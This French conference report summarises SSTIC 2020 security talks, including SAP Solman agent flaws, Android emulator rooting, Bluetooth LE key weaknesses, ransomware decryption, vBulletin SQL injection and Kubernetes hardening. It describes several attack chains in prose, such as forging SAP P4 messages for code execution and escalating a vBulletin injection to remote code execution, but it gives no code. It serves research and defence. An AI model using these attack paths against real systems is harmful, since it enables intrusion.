
Enfin, Yvan Genuer a présenté une exploitation d'une série de vulnérabilités sur **SAP Solman (SAP Solution Manager)**. Cette solution permet d'administrer et de superviser des équipements au sein d'une infrastructure SAP. Chacun des composants administrés de l'infrastructure SAP est interfacé par un agent dénommé SMD Agent.

Sur chaque composant administré, les premiers constats relatifs à l'agent SMD réalisés par le conférencier sont :

- la présence de fichiers de configuration chiffrés et de binaires sous un répertoire local spécifique SMDAgent ;
- l'exécution de l'agent sous forme de service (compte *daaadm*) ;
- l'exposition de 3 services en écoute, dont un service non identifié exposé sur un port aléatoire.

L'auditeur constate également que le fichier habituellement protégé SAP Secure Storage n'est pas chiffré, mais simplement encodé en BASE64. Ce fichier contient deux paramètres (algorithme et clef) permettant de déchiffrer les fichiers de configuration de l'agent SMD. Des identifiants de comptes du SAP Solution Manager ont ainsi pu être récupérés au sein de ces fichiers de configuration.

Yvan Genuer a par ailleurs attribué le service initialement non identifié (exposé sur un port aléatoire) comme le service SAP P4. C'est au travers de ce service que la communication entre le manager et l'agent est réalisée.



Le protocole associé à ce service SAP P4 a été analysé par le conférencier. Il se base sur des s**ecrets identifiables** en temps raisonnable par du fuzzing (< 2 min) sur les champs observés. L'un des champs des messages P4 est à un secret d'authentification. Cependant, l'analyse de ce champ a révélé qu'il ne s'agissait que d'un marqueur temporel dépendant de l'instant de démarrage de l'agent. Cette information, **accessible publiquement auprès du composant SAP Management Console**, permet alors à l'attaquant de forger un message P4 valide.

En manipulant le champ d'un identifiant d'objet (remoteos), un attaquant est en mesure d'**exécuter du code arbitraire sur le système** au travers du SMD Agent.

SAP introduit le protocole SAP P4S pour éviter toute manipulation/lecture du protocole. Cependant, bien que la version sécurisée du protocole P4 soit activée, la version non chiffrée du protocole P4 demeure accessible et joignable par un attaquant.

Enfin, le conférencier a abordé **les contre-mesures associées** à ces vulnérabilités. Il recommande :

- de mettre à jour la solution SAP Solman et les agents associés
- d'interdire l'accès réseau au service P4 (seulement P4S si nécessaire)
- et de modifier la liste blanche des commandes système autorisées via l'agent, soit par une liste vide, soit par une liste blanche restrictive sans ajout de paramètre de commande possible.

Android_Emuroot: Outils de rooting d'un émulateur Android Google API PlayStore
Anaïs Gantet, Mouad Abouhali

➕ Lien vidéo
https://www.sstic.org/2020/presentation/android_emuroot_outils_de_rooting_dun_mulateur_android_google_api_playstore/

Contexte

La première présentation de cette deuxième journée de conférences présentait un outil de rooting d'émulateur Android Google API PlayStore.

Cet outil, baptisé Android_Emuroot, gomme la différence existant entre les deux types d'émulateurs Android proposés par Google :

- un émulateur Android Google API ;
- un émulateur Android Google PlayStore.

L'émulateur Google PlayStore propose l'application PlayStore, contrairement au type d'émulateur Google API. Cependant, l'émulateur Google PlayStore ne permet pas d'obtenir de Shell superutilisateur (root) sur le système.

Ainsi, un auditeur peut être limité dans son analyse d'une application installée via le PlayStore sur un émulateur de type Google PlayStore. En effet, ne disposant pas des privilèges superutilisateur, il n'est pas possible d'exploiter des outils comme Frida (ou d'exploiter ces outils que partiellement). Ce point bloquant est ainsi levé avec Android_Emuroot. L'outil permet également de **contourner les mécanismes anti-rooting** d'Android.

Fonctionnement

Pour réaliser l'élévation de privilège du Shell de l'émulateur Google PlayStore, Android_Emuroot utilise le serveur de débogage GDB afin d'accéder à la mémoire interne du noyau Linux. Dans cette mémoire réside un ensemble de structures task_struct, qui définissent un ensemble de paramètres internes de chaque application exécutée sur le système. Ces structures sont stockées au sein d'une liste chaînée. La structure task_struct comporte une sous-structure creds qui détaille les permissions et les capabilities SELinux associées au processus en question.

Android_Emuroot cherche donc à écraser la structure creds du processus Shell en lui attribuant les permissions maximales. Pour trouver l'emplacement mémoire de cette structure, l'outil identifie en premier lieu l'emplacement mémoire de la structure task_struct associée au processus init. Cette dernière comporte un pointeur vers la suite de la liste chaînée, qui est parcourue successivement jusqu'à identifier la structure associée au Shell. Une fois que la structure associée au Shell standard est trouvée en mémoire, l'outil écrase ses permissions.

Utilisation

L'outil supporte actuellement 4 versions d'Android (7.0, 7.1, 8.0 et 8.1). Pour chaque nouvelle version supportée, une étape de rétro-ingénierie sera nécessaire afin d'ajouter des informations sur l'organisation de la mémoire interne, propres à chaque version du système Android (voir capture en base de page).

L'outil se présente sous la forme d'un script Python. Il nécessite seulement que le serveur GDB soit ouvert, ce qui est le cas si l'émulateur est lancé avec les options -s -qemu activées.

L'outil est publié en code source ouvert sur Github :
https://github.com/airbus-seclab/android_emuroot

Testing for Weak Key Management in Bluetooth Low Energy Implementations

José Lopes Esteves, Tristan Claverie

➕ Lien vidéo
https://www.sstic.org/2020/presentation/testing_for_weak_key_management_in_bluetooth_low_energy_implementations/

Tristan Claverie a présenté une étude sur le protocole Bluetooth Low Energy et son implémentation, étude réalisée avec José Lopes Esteves.
La présentation se concentrait notamment sur deux aspects sécuritaires implémentés sur le Bluetooth, liés au **protocole d'appairage** (pairing) et à la **génération et la gestion de clefs secrètes** (bonding).

Contexte


Le conférencier a tout d'abord effectué quelques rappels sur le Bluetooth Low Energy. Ce protocole standardisé en 2010 définit les propriétés de sécurité suivantes :

- il doit permettre de garantir la vie privée à ses utilisateurs ;
- les communications doivent être confidentielles, intègres et authentifiées.

L'objectif de ce protocole est de se protéger contre un modèle d'attaquant passif (en écoute seulement) ou attaquant actif (en capacité d'écoute, d'interception et de manipulation des échanges).

Deux versions du protocole Bluetooth Low Energy ont été analysées par les conférenciers, la version BLE 4.0 Legacy pairing et la version BLE 4.2 Secure Pairing.

Des **mécanismes de sécurité** (en vert dans la capture suivante) sont définis par le protocole afin de garantir les propriétés de sécurité.



Suite à l'exécution d'Android_Emuroot (en bas à gauche), les permissions superutilisateur sont attribuées au Shell standard (en haut à gauche) (source: sstic.org)

Pairing


Le protocole de Pairing du Bluetooth Low Energy permet d'établir une connexion Bluetooth sécurisée entre deux parties. Il fait intervenir une étape de génération de clef et d'authentification.

Le Legacy Pairing est présenté par les conférenciers en deux temps :

- l'échange d'une donnée secrète (TK) entre deux équipements ;
- une clef STK est dérivée à partir de TK de part et d'autre.

Le Secure Pairing fait quant à lui intervenir l'algorithme d'échange de clefs Diffie-Hellman sur courbes elliptiques (ECDH) pour échanger des données d'authentification et établir une clef partagée DHKey. Une clef LTK est dérivée de cette clef partagée DHKey.

Les clefs STK et LTK sont finalement utilisées pour chiffrer les communications entre les deux parties (étape nommée link encryption).



Liens entre fonctionnalités, propriétés de sécurité et mécanismes de sécurité du Bluetooth Low Energy (LE Legacy Pairing et LE Secure Pairing) (source: sstic.org)

Bonding

Le protocole de Bonding du Bluetooth Low Energy permet de générer des clefs. Il ne doit être utilisé qu'au travers d'un lien chiffré (à l'issue d'un Pairing).

Par exemple, ce protocole est utilisé pour générer des clefs complémentaires sur le Legacy Pairing et sur le Secure Pairing.

Tristan Claverie a rappelé que le mode de génération des clefs n'est pas imposé par le standard. Soit la génération d'une clef est complètement aléatoire, soit elle s'appuie sur le concept de Key Hierarchy présentant une entropie limitée (présenté ci-après).

Cas 1 d'étude : Implémentation de l'échange Diffie-Hellman sur courbes elliptiques

La spécification du Bluetooth Low Energy impose de vérifier systématiquement des clefs publiques ECDH reçues. Elle impose également le changement "régulier" des clefs privées/publiques.

En pratique, le conférencier a rapporté que les clefs publiques échangées lors de l'échange ECDH sont parfois **partiellement vérifiées**. Certaines implémentations ne vérifient même pas l'authenticité des clefs publiques. Ce défaut permet à un attaquant soumettant des appairages successifs de récupérer la clef privée de l'équipement vulnérable, et ainsi de retrouver la clef DHKey générée.

Une méthodologie de test à ces défauts d'implémentation est par ailleurs proposée par José Lopes Esteves et Tristan Claverie.

Cas 2 d'étude : Génération de clef par Key Hierarchy

La Key Hierarchy au sein du Bluetooth est un procédé de génération de clefs aléatoires pouvant générer 2^16 clefs possibles.

Ce nombre de candidats est relativement faible d'un point de vue des standards de sécurité. La spécification Bluetooth elle-même recommande de ne pas utiliser ce type de générateur pour des fonctionnalités ayant un besoin de sécurité. En effet, un attaquant peut générer en un temps raisonnable toutes les clefs possibles.

Les chercheurs ont identifié 2 types de clefs générées par ce procédé qui sont utilisées sur des fonctionnalités de sécurité (dont le chiffrement des communications, link encryption).
Ce type d'implémentation peut être détecté en réalisant tout d'abord un nombre important de Pairing suivi de Bonding. Dans un second temps, il convient de vérifier si une collision est identifiée sur toutes les clefs générées.

Conclusion

Au travers de la présentation, les chercheurs de l'ANSSI ont rappelé l'importance de vérifier les **implémentations relativement au standard**.

Ils ont également proposé des **procédures pour tester ces implémentations** sur le Bluetooth Low Energy et ont identifié des composants sujets à des défauts d'implémentation sur la génération des clefs utilisées à des fins de sécurité.

Les aléas d'un ransomware
Yoann Guillot

➕ Lien vidéo
https://www.sstic.org/2020/presentation/aleas_ransomware/

La dernière présentation de la matinée était proposée par Yoann Guillot de l'ANSSI, qui y présente un cas de réponse à une attaque par rançongiciel. Ce rançongiciel est de la famille des cryptolockers, qui chiffrent les fichiers sensibles identifiés sur le réseau d'une entreprise.

Pour réaliser le chiffrement, le programme génère pour chaque fichier une clef RC4 de 117 octets, suffisamment longue pour rendre impossible toute tentative d'énumération exhaustive. Cependant, l'étape de **génération de clef** est affectée d'une **faiblesse cryptographique** importante dans sa conception. Elle se base sur un générateur pseudo-aléatoire (PRNG), qui utilise comme graine un marqueur temporel obtenu par un appel à la fonction GetTickCount() de l'API standard Windows. Cette fonction, qui donne le nombre de millisecondes (ou ticks) écoulées depuis le démarrage du système, renvoie une valeur codée sur 32 bits. Dès lors, l'ensemble des valeurs de clefs possibles se trouve considérablement réduit.

Pseudo-code de l'algorithme de génération de clefs (source: sstic.org)

De plus, les chercheurs ont remarqué que l'étape de chiffrement des fichiers était exécutée sur une fenêtre réduite de temps. Or, dès qu'une première clef est identifiée, on connaît l'instant où elle a été générée. La recherche des clefs utilisées pour chiffrer les autres fichiers peut ainsi être accélérée en considérant des valeurs de graine proches de l'instant où a été générée la première clef.

Les chercheurs de l'ANSSI ont donc développé une méthode spécifique qui exploite les constats énoncés ci-dessus:
Une première phase consiste à identifier au moins une clef valide parmi un jeu de 200 fichiers choisis aléatoirement. Pour déterminer si un fichier est correctement déchiffré, un calcul d'entropie sur les premiers octets du fichier est effectué. Une faible valeur obtenue indique donc que le fichier original a pu être retrouvé.

La seconde phase consiste donc à exploiter la valeur du tick identifiée, qui a été utilisée pour générer la première clef cassée. Les nouvelles recherches de clefs se concentrent dès lors en cherchant des graines de valeur proche de ce tick.
Enfin, Yoann Guillot présente les résultats de la campagne de déchiffrement qui a été ainsi menée. Pour un jeu de 17 000 fichiers chiffrés, 95% de ces fichiers ont pu être retrouvés en un temps de 8h. Les 5% restants tombent dans le cas de fichiers possédant naturellement une forte entropie, qui n'ont donc pas pu être identifiés par cette méthode.

« ...les clefs publiques échangées lors de l'échange ECDH sont parfois partiellement vérifiées. Certaines implémentations ne vérifient même pas l'authenticité des clefs

En conclusion, le conférencier rappelle les bonnes pratiques à suivre pour se prémunir des conséquences de ce type d'attaques : réalisez régulièrement une sauvegarde de vos fichiers, à stocker en dehors de votre réseau !

Finding vBulletin 0-days through poor man's symbolic execution
Charles Fol

➕ Lien vidéo
https://www.sstic.org/2020/presentation/finding_vbulletin_0-days_through_poor_mans_symbolic_execution/

Contexte

Charles Fol de la société Lexfo a démarré la 3e et dernière journée du SSTIC en présentant la méthode qu'il a suivie pour identifier des vulnérabilités d'injection SQL sur le produit vBulletin (cf. Une vulnérabilité critique affectant les forums vBulletin a été corrigée).

vBulletin est un forum payant implémenté en PHP. Ses fonctionnalités vont même au-delà du simple Board ; il peut être classé comme un CMS aujourd'hui.

Ce produit a été sujet à 34 CVE depuis 2008, dont 10 vulnérabilités publiques liées à des injections SQL, motivant le conférencier dans ses recherches. Une vulnérabilité avait également fait grand bruit en 2019, puisqu'elle menait à une exécution de code à distance sans authentification préalable (CVE-2019-16759).

Charles Fol a d'abord rappelé l'architecture logicielle de vBulletin partant des points d'entrées utilisateur (requêtes HTTP) aux requêtes SQL en elles-mêmes.
1. Les entrées utilisateur sont d'abord collectées par une **API** (sous /ajax/api//?params).
2. L'API exploite des **bibliothèques**, gérant des catégories de données par des classes dédiées.
3. Ces bibliothèques manipulent des données au travers de QueryDefs, méthode permettant de construire des requêtes SQL.
4. Enfin, les **requêtes SQL** sont exécutées sur le moteur de base de données.

Le conférencier a pu identifier plus de 1000 références de méthode d'API, plus de 850 références de méthode de bibliothèque et plus de 250 références de méthode QueryDefs. Devant le nombre de combinaisons possibles est ve-

nue la nécessité de développer un script pour une analyse automatique afin d'identifier des injections.


Outils développés

Deux outils ont été développés pour l'analyse. Ceux-ci n'ont pas encore été publiés par leur auteur.

Le premier outil de type Static Taint Analysis permet d'identifier des variables de QueryDefs contrôlables par un utilisateur externe via les paramètres d'API. Pour ce faire, il convertit le code PHP en arbre de syntaxe abstraite (AST) puis parcourt toutes les branches pour sortir une liste de valeurs contrôlées. 345 entrées utilisateur contrôlables ont été identifiées au sein de 245 QueryDefs.

Le deuxième outil est utilisé pour vérifier l'**exécution symbolique**, en vérifiant la présence effective et le type des paramètres, puis en reconstruisant la requête complète. Les types sont listés et l'exploitabilité des paramètres est vérifiée (contrôle / échappement ou non).

Ces outils ont permis d'identifier 2 résultats exploitables d'injection SQL, dont une vulnérabilité exploitable sans authentification préalable. Cette vulnérabilité est référencée CVE-2020-12720. Les paramètres concernés sont listés en capture suivante.



Source de vulnérabilité d'injection SQL identifiée grâce à l'outil présenté (source : sstic.org)

Enfin, Charles Fol a proposé une méthode pour obtenir de l'exécution de code arbitraire en exploitant l'injection SQL identifiée.

Pour transformer la vulnérabilité en exécution de code à distance, l'attaquant réalise une résiliation du mot de passe d'un administrateur. Il récupère le jeton de lien de changement de mot de passe en base de données grâce à l'injection SQL. Une fois administrateur applicatif, il lui est possible d'obtenir de l'exécution de code en téléversant un nouveau module sur le CMS vBulletin.

Sécurité des infrastructures basées sur Kubernetes

Xavier Mehrenberger

➕ Lien vidéo
https://www.sstic.org/2020/presentation/securite_des_infrastructures_basees_sur_kubernetes/

Contexte

Au cours de la seconde conférence, Xavier Mehrenberger établit un état de l'art des **meilleures pratiques de sécurisation** d'un **cluster Kubernetes**. Kubernetes, ou k8s, est une solution populaire d'orchestration de conteneurs, répondant aux besoins de mise à l'échelle et de maintien d'une infrastructure distribuée.

Le conférencier profite de la première partie de sa présentation pour revenir sur la définition des composants principaux d'un cluster Kubernetes.

On peut citer parmi ceux-ci :

- un ***Node***, qui désigne une machine physique ou virtuelle hébergeant un composant applicatif ;
- un ***Pod***, qui désigne un ensemble de conteneurs s'exécutant sur un Node ;
- un Service, qui permet de rendre l'application accessible par le réseau ;
- un ***Kubelet***, qui désigne l'agent s'exécutant sur chaque Node pour gérer le lancement et la configuration des Pods ;
- l'***API Server*,** composant central du cluster qui expose les éléments de configuration aux différents Kubelets présents dans l'infrastructure. L'API Server réalise l'interface avec le support de stockage etcd, distribué au sein du cluster.

Axes de durcissement

Par la suite, Xavier Mehrenberger énonce une série de points de contrôle propres à la solution Kubernetes en vue d'améliorer la sécurisation d'un cluster. Nous détaillons dans la suite de cet article certains de ces points.

Durcissement du système d'exploitation

Étape indispensable sur tous les types d'infrastructure applicative, la phase de durcissement du système doit comporter :

- un travail de **veille** en vulnérabilités et de mise à jour des composants utilisés ;
- une **revue des privilèges**, aussi bien au niveau des comptes locaux et comptes applicatifs qu'au niveau de la plateforme d'hébergement ;
- l'application de **règles de pare-feu** pour les services locaux.


Gestion des secrets

Une étape importante consiste à recenser l'ensemble des secrets utilisés au sein de l'infrastructure (tels que les comptes applicatifs ou les secrets d'authentification) en vue de configurer leurs paramètres de sécurité. Parmi les recommandations énoncées, on distingue :

- l'utilisation d'objets de type ***Secret***. Ceux-ci permettent de stocker les secrets de manière chiffrée au sein de la mémoire distribuée etcd du cluster.
- la revue de configuration d'une éventuelle application de gestion des secrets, telle que HashiCorp Vault par exemple.

Règles de filtrage réseau

En supplément des règles de base de filtrage par pare-feu, Kubernetes propose des objets ***NetworkPolicies*** qui décrivent des règles déclaratives à appliquer selon les types de composants. Il est par exemple recommandé d'interdire aux Pods ou au composant Scheduler de contacter directement le support de stockage etcd. L'accès à ce stockage doit impérativement être délégué à l'API Server.



Représentation de configuration de filtrage réseau recommandée (source: sstic.org)

Configuration de l'API Server

La configuration par défaut de l'API Server ne respecte pas les Meilleures Pratiques de sécurité, ce qui représente un risque pour l'infrastructure. Le conférencier recommande ainsi :

- de désactiver **l'authentification anonyme** via l'option –anonymous-auth=False ;
- d'appliquer la propriété NodeRestriction, qui empêche tout Kubelet d'effectuer des modifications sur un Node différent de celui sur lequel il s'exécute.

Activation de la Propriété SecComp

La propriété ***SecComp*** permet de définir une liste blanche des appels système autorisés. Activée par défaut sur Docker, mais désactivée par Kubernetes, cette propriété peut être définie au niveau d'un Pod ou à l'échelle du cluster.

Revue des autorisations

La réalisation d'une revue des autorisations d'un cluster Kubernetes passe par l'analyse des objets Roles et RoleBindings. Les Roles définissent des jeux d'actions autorisées, qui sont liés à un profil via les objets ***RoleBindings***. Une liste de l'ensemble de ces objets suivie d'une analyse des chemins d'attaque permet ainsi de déterminer les risques de compromission du cluster et d'y répondre de manière adéquate.

Gestion des images

L'utilisation de conteneurs implique l'apparition de risques inhérents à la provenance des images utilisées. Ainsi, Xavier Mehrenberger préconise de n'utiliser que des images signées par des éditeurs de confiance, et de s'assurer de la sécurité des dépôts d'où proviennent ces images.

Conclusion

Le conférencier termine sa présentation en recommandant l'utilisation d'outils d'analyse automatique tels que kubesec et kube-bench.

En complément de cette présentation, XMCO vous recommande de visionner la conférence SSTIC diffusée ce même jour Process level network security monitoring and enforcement with eBPF (Guillaume Fournier) présentant un outil de filtrage fin d'un point de vue réseau et DNS.

Enfin, XMCO vous recommande également la lecture du dossier consacré à Kubernetes au sein de l'ActuSécu #51.

MI-LXC: Une plateforme pédagogique pour la sécurité réseau

Francois Lesueur

➕ Lien vidéo
https://www.sstic.org/2020/presentation/mi-lxc_une_plateforme_pedagogique_pour_la_securite_reseau/

Francois Lesueur, maître de conférences à l'INSA Lyon, présente **MI-LXC** (Mini-Internet using LXC), un support pédagogique aidant à la formation à la sécurité des réseaux.


LXC pour Linux Containers est un système de virtualisation permettant de déployer un environnement de plusieurs machines virtuelles à partir d'un même noyau Linux.

Réalisations

Les travaux réalisés par le conférencier comportent en premier lieu la création d'un framework permettant de déployer et de configurer une infrastructure simulant un Internet de petite taille. Le framework est accompagné d'une infrastructure de base qui peut être utilisée dans le cadre de travaux pratiques d'enseignement.

Basée sur l'utilisation de conteneurs Linux LXC, cette infrastructure comporte :
11 autonomous system (AS) dont le routage est préconfiguré avec le protocole BGP ;

- un serveur racine DNS accompagné d'un serveur DNS secondaire ;
- une autorité de certification basée sur l'implémentation ACME de Let's Encrypt ;
- un réseau d'entreprise volontairement vulnérable ;
- un poste dédié à la réalisation des attaques.



Topologie de l'infrastructure de base de MI-LXC (source: sstic.org)

François Lesueur revient sur le framework qu'il a développé. Ce framework est composé de fichiers de configuration JSON accompagnés de scripts Bash à exécuter pour déployer les différents conteneurs et appliquer leur configuration.

Travaux pratiques

En seconde partie de sa présentation, le maître de conférences détaille trois exercices qui ont été développés et intégrés à ce projet.

TP implémentation HTTPS
Cet exercice propose de rejouer l'ensemble de la chaîne de création d'une nouvelle autorité de certification, jusqu'à l'installation du nouveau certificat racine sur une machine grand public. L'exercice comporte également une partie consistant à réaliser une attaque sur le protocole BGP dans le but d'ajouter un certificat illégitime au sein de l'autorité de certification.

TP tests d'intrusion
Cet exercice consiste à suivre les étapes de compromission du réseau d'une entreprise. Il comporte 4 parties orientées respectivement exploitation Web, social-engineering, élévation de privilèges et de mouvements latéraux et verticaux (techniques de pivots).

TP Segmentation réseau
Ce dernier exercice fait suite à l'exercice d'intrusion. Il propose de découvrir les fonctionnalités du pare-feu Linux iptables dans le but de corriger les défauts de segmentation précédemment identifiés.

Conclusion

François Lesueur conclut sa présentation en précisant les points forts de son projet, ainsi que ses axes d'amélioration. Ses travaux présentent l'avantage de proposer une architecture complexe légère et facile à déployer, qui peut être exécutée sur toute machine grand public. Enfin, il propose d'intégrer des scénarios d'attaque supplémentaires ainsi que de diversifier les technologies intégrées à son architecture pour les futures étapes de son projet.

La page de ce projet est accessible sur le lien suivant :
https://github.com/flesueur/mi-lxc

Que faut-il attendre de DNS-over-HTTPS?

Francois Contat, Grégory Bénassy, Julien Buttin Le Meur, Olivier Levillain

Lien vidéo
https://www.sstic.org/2020/presentation/que_faut-il_attendre_de_doh/

Contexte

Le service DNS permet d'effectuer la résolution des domaines en adresse IP.

Pour démarrer la présentation, Olivier Levillain d'abord rappelé la problématique sécurité d'implémentation du protocole DNS : les communications avec le serveur DNS sont réalisées en clair sur le réseau. De fait, le fournisseur d'accès à Internet, ou toute personne en capacité d'écoute passive est capable de connaître le détail des domaines contactés par un utilisateur.


Pour pallier ce problème, deux protocoles sont disponibles :

- DNS over TLS, ou **DoT** (RFC7858). Par construction, le protocole DNS est encapsulé au sein de la couche chiffrée TLS. Ceci nécessite l'utilisation d'un nouveau port (853).
- DNS over HTTPS, ou **DoH**. Celui-ci a l'avantage de réutiliser le port Web standard (443).

Mozilla et Google ont fait le choix d'intégrer DoH au sein de leurs navigateurs Firefox et Chromium.

Expérience

Lorsque des résolutions de noms sont réalisées localement, au sein de réseaux internes, DoH présente le risque d'exfiltration de données vers un serveur DNS hors du réseau, placé sur Internet.



Risque d'exfiltration de données DNS locales vers un serveur DNS tiers via DoH (source : sstic.org)

Une plateforme de tests a été mise en place via des conteneurs, pour des versions Firefox 59 à 76 sous Debian. Sur Windows, des versions Chromium de 78 à 81 et Firefox 76 ont été déployées sur cette même plateforme. Ainsi, les chercheurs étaient en mesure :

- d'inspecter les échanges effectués en sorties des instances ;
- de modifier la configuration locale des navigateurs.

Cette étude s'attache à vérifier que les implémentations de DoH au sein des navigateurs ne présentent pas de risques de sécurité. Les chercheurs ont réalisé diverses tentatives de connexion et observé les résultats obtenus pour chacun des navigateurs.

Résultats

Firefox

Les tests réalisés sur l'implémentation de DoH dans Firefox révèlent des **défauts importants.**

Firefox propose 5 modes de fonctionnement de DoH différents. Parmi ces 5 modes, 2 ne sont plus supportés depuis la version 76 de Firefox (mode 1 et mode 4), ce qui résulte en un basculement vers le protocole DNS en clair.

Cependant, lorsque l'un de ces 2 modes est activé par l'utilisateur, l'interface graphique de Firefox affiche une case cochée indiquant à tort que DoH est activé. **L'utilisateur est donc induit en erreur** en pensant que son trafic DNS est effectivement chiffré alors que ce n'est pas le cas.

Un autre paramètre de configuration locale est dédié à la désactivation de DoH si la connexion passe par un VPN ou un proxy. Néanmoins, l'analyse rapportée par les conférenciers révèle que ce paramètre est actuellement ineffectif sur la version Linux du navigateur.

De plus, sur présentation d'un certificat de serveur DoH invalide, Firefox réagit en basculant vers une connexion **DNS standard en clair** sans prévenir l'utilisateur.

Cependant, Firefox présente l'avantage de rendre configurables les paramètres de DoH via la configuration locale. Parmi ces paramètres, excluded-domains permet de désactiver DoH pour certains domaines spécifiques. Ce paramètre peut être utilisé pour se prémunir des risques d'exfiltration de données expliqués en début de la partie précédente.

Chromium

Chromium embarque par défaut une liste de serveurs DoH connus. Depuis la version 80, toute requête transmise à l'un de ces serveurs résulte en un basculement automatique vers le protocole DoH.

Chromium proposera à ses utilisateurs de paramétrer DoH à partir de sa version 83. Les résultats des tests indiquent que le navigateur se comporte de la manière attendue, sans nécessiter d'action de la part de l'utilisateur.

Enfin, tout comme Firefox, Chromium réagit à la présentation d'un certificat DoH invalide en basculant vers une connexion DNS en clair sans prévenir l'utilisateur.

Conclusion

Bien que la sécurisation de DNS relève d'une problématique d'importance, l'implémentation actuelle de Firefox est affectée de défauts impactant son bon fonctionnement et la transparence à ses utilisateurs. De plus, Firefox et Chromium **partagent tous deux l'inconvénient de basculer sur le protocole DNS non chiffré** sans prévenir les utilisateurs, ce qui présente encore un risque inhérent à la protection de la vie privée.

revue du web

Au programme : tips, mots croisés et comptes Twitter

par Bastien CACACE

> Reading letter
Sujets plus ou moins techniques à creuser

> Les mots croisés de la sécu
Saurez-vous le terminer ?

> Twitter
Sélection de comptes Twitter

